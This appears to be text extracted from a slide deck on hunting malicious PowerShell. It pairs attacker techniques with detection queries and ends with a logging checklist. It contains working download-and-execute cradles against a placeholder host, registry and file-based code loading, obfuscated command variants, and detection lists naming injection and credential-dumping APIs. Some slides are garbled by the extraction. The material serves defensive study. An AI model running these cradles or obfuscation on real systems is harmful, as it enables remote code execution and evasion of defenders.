powershell.exe -command "IEX ([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String((Get-ItemProperty 'HKCU:\Software\Classes\UBZZXDJZAOGD').b64encPS)))" powershell -command "[Reflection.Assembly]::Load([System.Convert]::FromBase64String((Get-ItemProperty 'HKCU:\Software\Classes\UBZZXDJZAOGD').b64encAssembly)); [CMD_exec.Class1]::RunCMD()" https://www.hybrid-analysis.com/sample/6c5d97dd488a5d83bd221d2636e6dc5ef14be91cf1b1a38ce7a261f3febad183?environmentId=120
```

48. 48 Execution of PS code / .NET assembly from registry

Let's hunt It! (winlog.event_data.ScriptBlockText:"*Reflection.Assembly*" AND winlog.event_data.ScriptBlockText:*Load* AND winlog.event_data.ScriptBlockText:(**gp **get-itemproperty**) OR ((winlog.event_data.CommandLine:(powershell *pwsh*) OR winlog.event_data.Description:"Windows PowerShell" OR winlog.event_data.Product:"PowerShell Core 6" OR (winlog.event_id:400 AND winlog.provider_name:PowerShell)) AND ((winlog.event_data.CommandLine:"*Reflection.Assembly*" AND winlog.event_data.CommandLine:*Load* AND winlog.event_data.CommandLine:(**gp **get-itemproperty**)) OR (winlog.event_data.CommandLine:(**gp **get-itemproperty**) AND winlog.event_data.CommandLine:(*iex* *invoke-command*)))))

49. 49 Execution of PS code / .NET assembly from file

```
powershell -command "[Reflection.Assembly]::Load(([System.IO.File]::ReadAllBytes('C:\temp\CMD_exec.dll'))); [CMD_exec.Class1]::RunCMD();" powershell -command "[Reflection.Assembly]::LoadFile('C:\temp\CMD_exec.dll'); [CMD_exec.Class1]::RunCMD()" powershell IEX (Get-Content C:\temp\TestPS.txt -Raw) powershell IEX (gc C:\temp\TestPS.txt -Raw) powershell IEX (type C:\temp\TestPS.txt -Raw) powershell IEX (cat C:\temp\TestPS.txt -Raw) Loading .and executing NET assembly from file: Loading and executing PowerShell code from file:
```

50. 50 Execution of PS code / .NET assembly from file

Let's hunt It! (winlog.event_data.ScriptBlockText:"*Reflection.Assembly*") AND (winlog.event_data.ScriptBlockText:"*Load* AND *ReadAllBytes*) OR winlog.event_data.ScriptBlockText:"*LoadFile*") OR ((winlog.event_data.CommandLine:(**powershell** *pwsh*) OR winlog.event_data.Description:"Windows PowerShell" OR winlog.event_data.Product:"PowerShell Core 6" OR (winlog.event_id:400 AND winlog.provider_name:PowerShell)) AND ((winlog.event_data.CommandLine:(**Reflection.Assembly**) AND (winlog.event_data.CommandLine:(*Load* AND *ReadAllBytes*) OR winlog.event_data.CommandLine:"*LoadFile*")) OR (winlog.event_data.CommandLine:(**get-content** **gc** **type** **cat**) AND -winlog.event_data.CommandLine:"*[type]*" AND winlog.event_data.CommandLine:(*iex* **invoke-command*)))))

51. 51 Download Cradles powershell IEX (New-Object Net.Webclient).DownloadString('http://www.site.com/PSScript.ps1') powershell IEX (Invoke-RestMethod)

```
'http://www.site.com/PSScript.ps1') powershell IEX (Invoke-WebRequest 'http://www.site.com/PSScript.ps1') powershell IEX (curl 'http://www.site.com/PSScript.ps1') powershell IEX (wget 'http://www.site.com/PSScript.ps1') WebClient.DownloadString Invoke-RestMethod Invoke-WebRequest and aliases https://www.hybrid-analysis.com/sample/da82eaeba71eeb95d643b0343b2c095d72b686314cd340631aa8d9fe08 a74714?environmentId=100
```

52. 52 Download Cradles. COM Objects There are several COM objects,

that can be used for downloading: ProgID CLSID InternetExplorer.Application 0002DF01-0000-0000-C000-000000000046 Msxml2.XMLHTTP F6D90F16-9C73-11D3-B32E-00C04F990BB4 Msxml2.XMLHTTP.3.0 F5078F35-C551-11D3-89B9-0000F81FE221 Msxml2.XMLHTTP.6.0 88d96a0a-f192-11d4-a65f-0040963251e5 Msxml2.ServerXmlHttp AFBA6B42-5692-48EA-8141-DC517DCF0EF1 Msxml2.ServerXMLHTTP.3.0 AFB40FFD-B609-40A3-9828-F88BBE11E4E3 Msxml2.ServerXMLHTTP.6.0 88d96a0b-f192-11d4-a65f-0040963251e5 WinHttp.WinHttpRequest.5.1 2087c2f4-2cef-4953-a8ab-66779b670495 Word.Application 000209FF-0000-0000-C000-000000000046 Excel.Application COM 00024500-0000-0000-C000-000000000046

53. 53 Download Cradles. COM Objects Msxml2.XMLHTTP (F6D90F16-9C73-11D3-B32E-00C04F990BB4) powershell - command "\$h=New-Object

```
-ComObject Msxml2.XMLHTTP; $h.open('GET','http://site.com/PSScript.ps1',$false); $h.send(); IEX $h.responseText" powershell - command "$h = [activator]::CreateInstance([type]::GetTypeFromCLSID('F6D90F16-9C73-11D3-B32E- 00C04F990BB4')); $h.open('GET','http://site.com/PSScript.ps1',$false); $h.send(); IEX $h.responseText" powershell -command "$ie=New-Object - comobject InternetExplorer.Application; $ie.visible=$False; $ie.navigate('http://site.com/PSScript.ps1'); start-sleep -s 5; $r=$ie.Document.body.innerHTML; $ie.quit(); IEX $r" powershell -command "$ie = [activator]::CreateInstance([type]::GetTypeFromCLSID('0002DF01-0000-0000-C000- 000000000046')); $ie.visible=$False; $ie.navigate('http://site.com/PSScript.ps1'); start-sleep -s 5; $r=$ie.Document.body.innerHTML; $ie.quit(); IEX $r" InternetExplorer.Application (0002DF01-0000-0000-C000-000000000046)
```

54. 54 Download Cradles. COM Objects Word.Application (000209FF-0000-0000-C000-000000000046) powershell.exe \$comWord=New-Object -ComObject

```
Word.Application; While($comWord.Busy) { Start-Sleep - Seconds 1 } $comWord.Visible=$False; $doc=$comWord.Documents.Open('http://www.site.com/PSScript.ps1'); While($comWord.Busy) { Start-Sleep -Seconds 1 } IEX $doc.Content.Text; $comWord.Quit(); [Void][System.Runtime.InteropServices.Marshal]::ReleaseComObject($comWord) powershell $comWord = [activator]::CreateInstance([type]::GetTypeFromCLSID('000209FF-0000-0000-C000- 000000000046')); While($comWord.Busy) { Start-Sleep -Seconds 1 } $comWord.Visible=$False; $doc=$comWord.Documents.Open('http://www.site.com/PSScript.ps1'); While($comWord.Busy) { Start-Sleep - Seconds 1 } IEX $doc.Content.Text; $comWord.Quit(); [Void][System.Runtime.InteropServices.Marshal]::ReleaseComObject($comWord)
```

55. 55 Download Cradles https://gist.github.com/Heirhabarov/0e70be1185186834f739ad716 8732a34

56. 56 PowerShell Download Cradles. Let's hunt It! (winlog.event_data.CommandLine:(**powershell** *pwsh*) OR

winlog.event_data.Description:"Windows PowerShell" OR winlog.event_data.Product:"PowerShell Core 6" OR (winlog.event_id:400 AND winlog.provider_name:PowerShell)) AND (winlog.event_data.CommandLine:(*WebClient* *DownloadData* *DownloadDataAsync* *DownloadDataTaskAsync* *DownloadFile* *DownloadFileAsync* *DownloadFileTaskAsync* *DownloadString* *DownloadStringAsync* *DownloadStringTaskAsync* *OpenRead* *OpenReadAsync* *OpenReadTaskAsync* *FileWebRequest* *FtpWebRequest* *HttpWebRequest* *WebRequest* *WebRequestMethods* *curl* *wget* *RestMethod* *WinHttpRequest* *WinHttp* iwr irm **internetExplorer.Application** **Msxml2.XMLHTTP** **Msxml2.ServerXmlHttp**) OR (winlog.event_data.CommandLine:(**System.Xml.XmlDocument** **Excel.Application** **Word.Application**)) AND winlog.event_data.CommandLine:(*http* *ftp* *sftp*) OR (winlog.event_data.CommandLine:*BitsTransfer* AND -winlog.event_data.CommandLine:*upload*) Search for cmdlets, objects and functions names, related to download cradles: PowerShell Engine is started Process Creation Service Installation Scheduled Task Creation Registry Key Modification WMI Consumer Installation

57. PowerShell Download Cradles. COM objects CLSID Let's hunt It!

(winlog.event_data.CommandLine:(*powershell**pwsh*) OR winlog.event_data.Description:"Windows PowerShell" OR winlog.event_data.Product:"PowerShell Core 6" OR (winlog.event_id:400 AND winlog.provider_name:PowerShell)) AND (winlog.event_data.CommandLine:(**0002DF01-0000-0000-C000-000000000046** "")*F6D90F16-9C73-11D3-B32E-00C04F990BB4** "")*F5078F35-C551-11D3-89B9-0000F81FE221** ""88d96a0a-f192-11d4-a65f-0040963251e5** ""AFBA6B42-5692-48EA-8141-DC517DCF0EF1** ""AFB40FFD-B609-40A3-9828-F88BBE11E4E3** ""88d96a0b-f192-11d4-a65f-0040963251e5** ""2087c2f4-2cef-4953-a8ab-66779b670495") OR (winlog.event_data.CommandLine:(**000209FF-0000-0000-C000-000000000046** "")*00024500-0000-0000-C000-000000000046**) AND winlog.event_data.CommandLine:(*http* *ftp* *sftp*))) Search for CLSID of COM objects, that can be used for downloading:

58. 58 PowerShell Download Cradles. BITS powershell Import-Module bittransfer; Start-BitsTransfer

'<http://www.site.com/PSScript.ps1>'

'bitstest'; IEX (Get-Content '\bitstest' -raw)

59. PowerShell Download Cradles. BITS. Let's hunt It! winlog.event_id:3 AND

winlog.provider_name:"Microsoft-Windows-Bits-Client" AND winlog.event_data.processPath:(\"\\powershell.exe\" \"\\pwsh.exe\" \"\\bitsadmin.exe\") Search for BITS job creation events, where process is PowerShell.exe/pwsh.exe or bitsadmin.exe:

60. 60 PowerShell Download Cradles. BITS. Let's hunt It! winlog.event_id:(59 OR

60 OR 61) AND winlog.provider_name:"Microsoft-Windows-Bits-Client" AND -winlog.event_data.url:(*amazon.com* *avast.com* *avcdn.net* *symantec.com* *oracle.com* *bing.com* *aka.ms* *microsoft.com* *live.com* *msn.com* *office365.com* *xboxlive.xcom* *visualstudio.com* *yandex.ru* *yandex.net* **client.dropbox.com/client** *update.sbis.ru* *googleapis.com* *googleusercontent.com* gvt1.com *google.com* *autodesk.com* *mcneel.com* *skype.com* *adobe.com* *onenote.net* *akamaized.net* **update.think-cell.com** **static.think-cell.com** *msftspeechmodelsprod.azureedge.net* *dropboxstatic.com* *postsharp.net* *pdfcomplete.com* *techsmith.com* *hp.com* **oneclient.sfx.ms** *corel.com* *windowsupdate.com* *download.drp.su* *virtualearth.net*) AND -winlog.event_data.name:(SpeechModelDownloadJob "Push Notification Platform Job" *UpdateDescriptionXml PreSignInSettingsConfigJSON "Font Download" *OABRequestHandler* "CCM Message Upload" *"CCMSETUP DOWNLOAD"** "Microsoft Outlook Offline Address Book"** *CCMDTS* "WU Client Download"** *_chrome_installer* *_chrome_updater* *drp_bits_job* "Solid Edge User Experience"** *GoogleUpdateSetup.exe") Search for unusual URLs in BITS jobs:

61. PowerShell command line obfuscation

62. 62 PowerShell command line obfuscation powershell IEX (New-Object

`nET.WEBClient).dOWNloADstriNg('http://www.site.com/PSScript.ps1')` powershell

```
-command "&('I'+'EX') (&'New'+-Obj'+ec'+t') ('Ne'+t.'+Webc'+lient')).  
('Do'+wn'+loadSt'+r'+ing').Invoke(('http://'+w'+ww.'+sit'+e'+.'+com/PSScript.ps1'))" powershell -command "i ex (new`-`ObJeCt  
NeT.W`E`BCLIE`Nt).`dOWn`IOa`dsTRInG`('http://www.site.com/PSScript.ps1") powershell -command "&(`{0}{1}`-f`I",EX') (&(`  
{2}{1}{0}`-f(`{0}{1}`-f`je`ct`),`Ob,(`{0}{1}`-f`N`ew`-)) (`{1}{0}{3}{2}`) -f `We`Net.`client`b)).(`{3}{0}{2}{1}`) -f  
'ow",ring",nloadSt,"D").Invoke(`{1}{4}{0}{3}{2}{5}`) - f//www.site."h",PSScript.ps"com/"ttP:"1`)" powershell -command ".(`  
$eNV:comspEC[4,15,25]-JOIN")([striNG]::Join( ',  
(`1001001z1000101P1011000;100000i101000r1001110:1100101,1110111>101101;1001111,1100010P1101010r1100101;  
1100011P1110100>100000z1001110C1100101i1110100!101110;1010111P1100101:1100010!1100011,1101100>1101001  
z1100101,1101110!1110100r101001!101110C1000100P1101111P1110111z1101110r1101100P1101111r1100001P11001  
00r1010011z1110100;1110010i1101001C1101110z1100111:101000!100111!1101000i1110100z1110100;1110000C11101  
0z101111r101111;1110111z1110111!1110111;101110!1110011,1101001r1110100>1100101!101110>1100011i1101111z1  
101101:101111;1010000,1010011C1010011;1100011P1110010>1101001z1110000z1110100>101110i1110000!1110011;1  
10001r100111!101001'-splIt'P'-splIt'C'-SpliT';-sPlIt':-SpLIt'!' -SPLIt",-SPLIt'i'-SpLit'r'-SpLIT'z'-spLIT'>' |FOREACH-object{(`  
[ConvERT]::ToInT16( ($ .TOsTring()), 2 ) -aS [CHAR]) })})"
```

63. 63 PowerShell command line obfuscation powershell -command "(`--|%{\$f})=+`

64. 64 PowerShell command line obfuscation Let's hunt it! (winlog.event_data.CommandLine.keyword:/`*`*`*`*`*/ OR

winlog.event_data.CommandLine.keyword:/`*`*`*`*`*/ OR winlog.event_data.CommandLine.keyword:/`*`*`*`*`*/ OR
 winlog.event_data.CommandLine.keyword:/`*`*`*`*`*/ OR
 winlog.event_data.CommandLine.keyword:/`*`*`*`*`*/ Search for the PowerShell command lines with special characters ({, [, ;, + ...}):

65. 65 PowerShell command line obfuscation Let's hunt it! (winlog.event_data.CommandLine:*char* AND

winlog.event_data.CommandLine:*join*) OR (winlog.event_data.CommandLine:(ToInt* *ToDecimal* *ToByte* *ToUint* *ToSingle* *ToSByte*) AND winlog.event_data.CommandLine:(ToChar* *ToString* *String*) OR (winlog.event_data.CommandLine:*split* AND winlog.event_data.CommandLine:*join*) OR (winlog.event_data.CommandLine:*ForEach* AND winlog.event_data.CommandLine:*Xor*) OR winlog.event_data.CommandLine:"cOnvErTTO-SECUREStRIng" Search for specific combinations of methods in the PowerShell command lines:

66. 66 PowerShell command line obfuscation Let's hunt it! winlog.event_data.CommandLine:(*hctac* *kearb*

dnammoc *ekovn* *eliFd* *rahc* *etirw* *golon* *tninon* *eddih* *tpircS* *ssecorp* *llehsrewop* *esnopser* *daolnwod* *tneilCbeW* *tneilc* *ptth* *elifotevas* *46esab* *htaPpmeTteG* *tcejbO* *maerts* *hcaerof* *ekovni* *retupmoc*) Search for the PowerShell command lines with reversed strings:

67. 67 Too long PowerShell command lines Let's hunt it! (winlog.event_data.CommandLine:(*powershell*

pwsh) OR winlog.event_data.Description:"Windows PowerShell" OR winlog.event_data.Product:"PowerShell Core 6" OR (winlog.event_id:400 AND winlog.provider_name:PowerShell) AND winlog.event_data.CommandLine.keyword:/(.){800,}/ Search for the PowerShell processes with command lines longer than 800 characters:

68. 68 Accessing WinAPI in PowerShell It is possible to invoke

Windows API function calls via internal .NET methods and reflection <https://github.com/PowerShellMafia/PowerSploit/blob/master/Code%20Execution/Invoke-DllInjection.ps1>

69. 69 winlog.event_data.ScriptBlockText(*WaitForSingleObject* *QueueUserApc* *RtlCreateUserThread* *OpenProcess* *VirtualAlloc* *VirtualFree* *WriteProcessMemory* *CreateUserThread* *CloseHandle*

GetDelegateForFunctionPointer *CreateThread* *memcpy* *LoadLibrary* *GetModuleHandle* *GetProcAddress* *VirtualProtect* *FreeLibrary* *ReadProcessMemory* *CreateRemoteThread* *AdjustTokenPrivileges* *WriteByte* *WriteInt32* *OpenThreadToken* *PtrToString* *FreeHGlobal* *ZeroFreeGlobalAllocUnicode* *OpenProcessToken* *GetTokenInformation* *SetThreadToken* *ImpersonateLoggedOnUser* *RevertToSelf* *GetLogonSessionData* *CreateProcessWithToken* *DuplicateTokenEx* *OpenWindowStation* *OpenDesktop* *MiniDumpWriteDump* *AddSecurityPackage* *EnumerateSecurityPackages* *GetProcessHandle* *DangerousGetHandle* *kernel32* *Advapi32* *msvcrt* *ntdll* *user32* *secur32*) Search for specific WinAPI function names in command lines and script blocks: Accessing WinAPI in PowerShell Let's hunt it!

70. 70 winlog.provider_name:"Microsoft-Windows-Sysmon" AND winlog.event_id:8 AND winlog.event_data.SourceImage:"\\powershell.exe" Search for CreateRemoteThread from

PowerShell.exe: Accessing WinAPI in PowerShell. Code injection. Let's hunt it!

71. 71 winlog.event_id:(8 OR 10) AND winlog.event_data.SourceImage:"\\powershell.exe" AND winlog.event_data.TargetImage:"\\lsass.exe" Search for

opening of lsass.exe memory by PowerShell.exe: Accessing WinAPI in PowerShell. Credentials dumping. Let's hunt it! Invoke-Mimikatz usage for credentials dumping Out-Minidump usage for creation of lsass memory dump

72. 72 PowerShell without PowerShell.exe PowerShell it isn't necessary PowerShell.exe; PowerShell

language is implemented in System.Management.Automation.dll written in C#: And at its core, that's what PowerShell really is, the System.Management.Automation.dll; PowerShell.exe is just a client program of the DLL.

73. 73 PowerShell without PowerShell.exe. Event for detect**74. 74 PowerShell without PowerShell.exe. Event for detect****75. 75 PowerShell without PowerShell.exe Let's hunt it! ((winlog.event_id:7 AND winlog.event_data.ImageLoaded: ("\\System.Management.Automation.dll"))**

"\\System.Management.Automation.dll") OR (winlog.event_id:400 AND winlog.provider_name:PowerShell)) AND - winlog.event_data.Image:(\"\\powershell.exe\" \"\\powershell_ise.exe\" \"\\sqlps.exe\" \"\\sdiagnhost.exe\" \"\\wsmpprovhost.exe\" \"\\winrhost.exe\" \"\\mscorsvv.exe\" \"\\syncappvpublishingserver.exe\" \"\\runscripthelper.exe\") AND - winlog.event_data.CommandLine:(powershell* *sdiagnhost* *wsmprovhost* *syncappvpublishingserver* *runscripthelper*) Search for the PowerShell processes with command lines longer than 800 characters:

76. Keep calm and make To Do List! 1. Quick

Wins: • Upgrade all Windows hosts to PowerShell 5; • Uninstall PowerShell 2; • Collect EID 400 from "Windows PowerShell" event log (generated by default whenever the PowerShell starts); • Collect EID 7045 from "System" event log (service installation); • Collect EID 5861 from "Microsoft-Windows-WMI- Activity/Operational" (WMI subscription creation). 2. Improved: • Configure standard Windows process creation audit with command lines enabled. Collect EID 4699 from "Security" event log; • Configure scheduled tasks creation audit. Collect EID 4798 from "Security" event log; • Collect EID 4104 with warning level from "Microsoft-Windows-PowerShell/Operational" event log (Script Block Logging). 3. Advanced: • Deploy Sysmon/EDR. Collect its logs; • Configure full Script Block Logging audit; • Configure PowerShell Transcription Logging

77. None



Top Categories	Use Cases	Resources	Features
Programming	Storyboard Artists	Help Center	Private URLs
Technology	Educators	Blog	Password Protection
Storyboards	Students	Compare Speaker Deck	Custom URLs
Featured decks		Advertising	Scheduled publishing
Featured speakers			Remove Branding
			Restrict embedding
			Notes

Copyright © 2024 Speaker Deck, LLC.

All slide content and descriptions are owned by their creators.

[About](#) [Terms](#) [Privacy](#) [DMCA](#) [Accessibility Statement](#)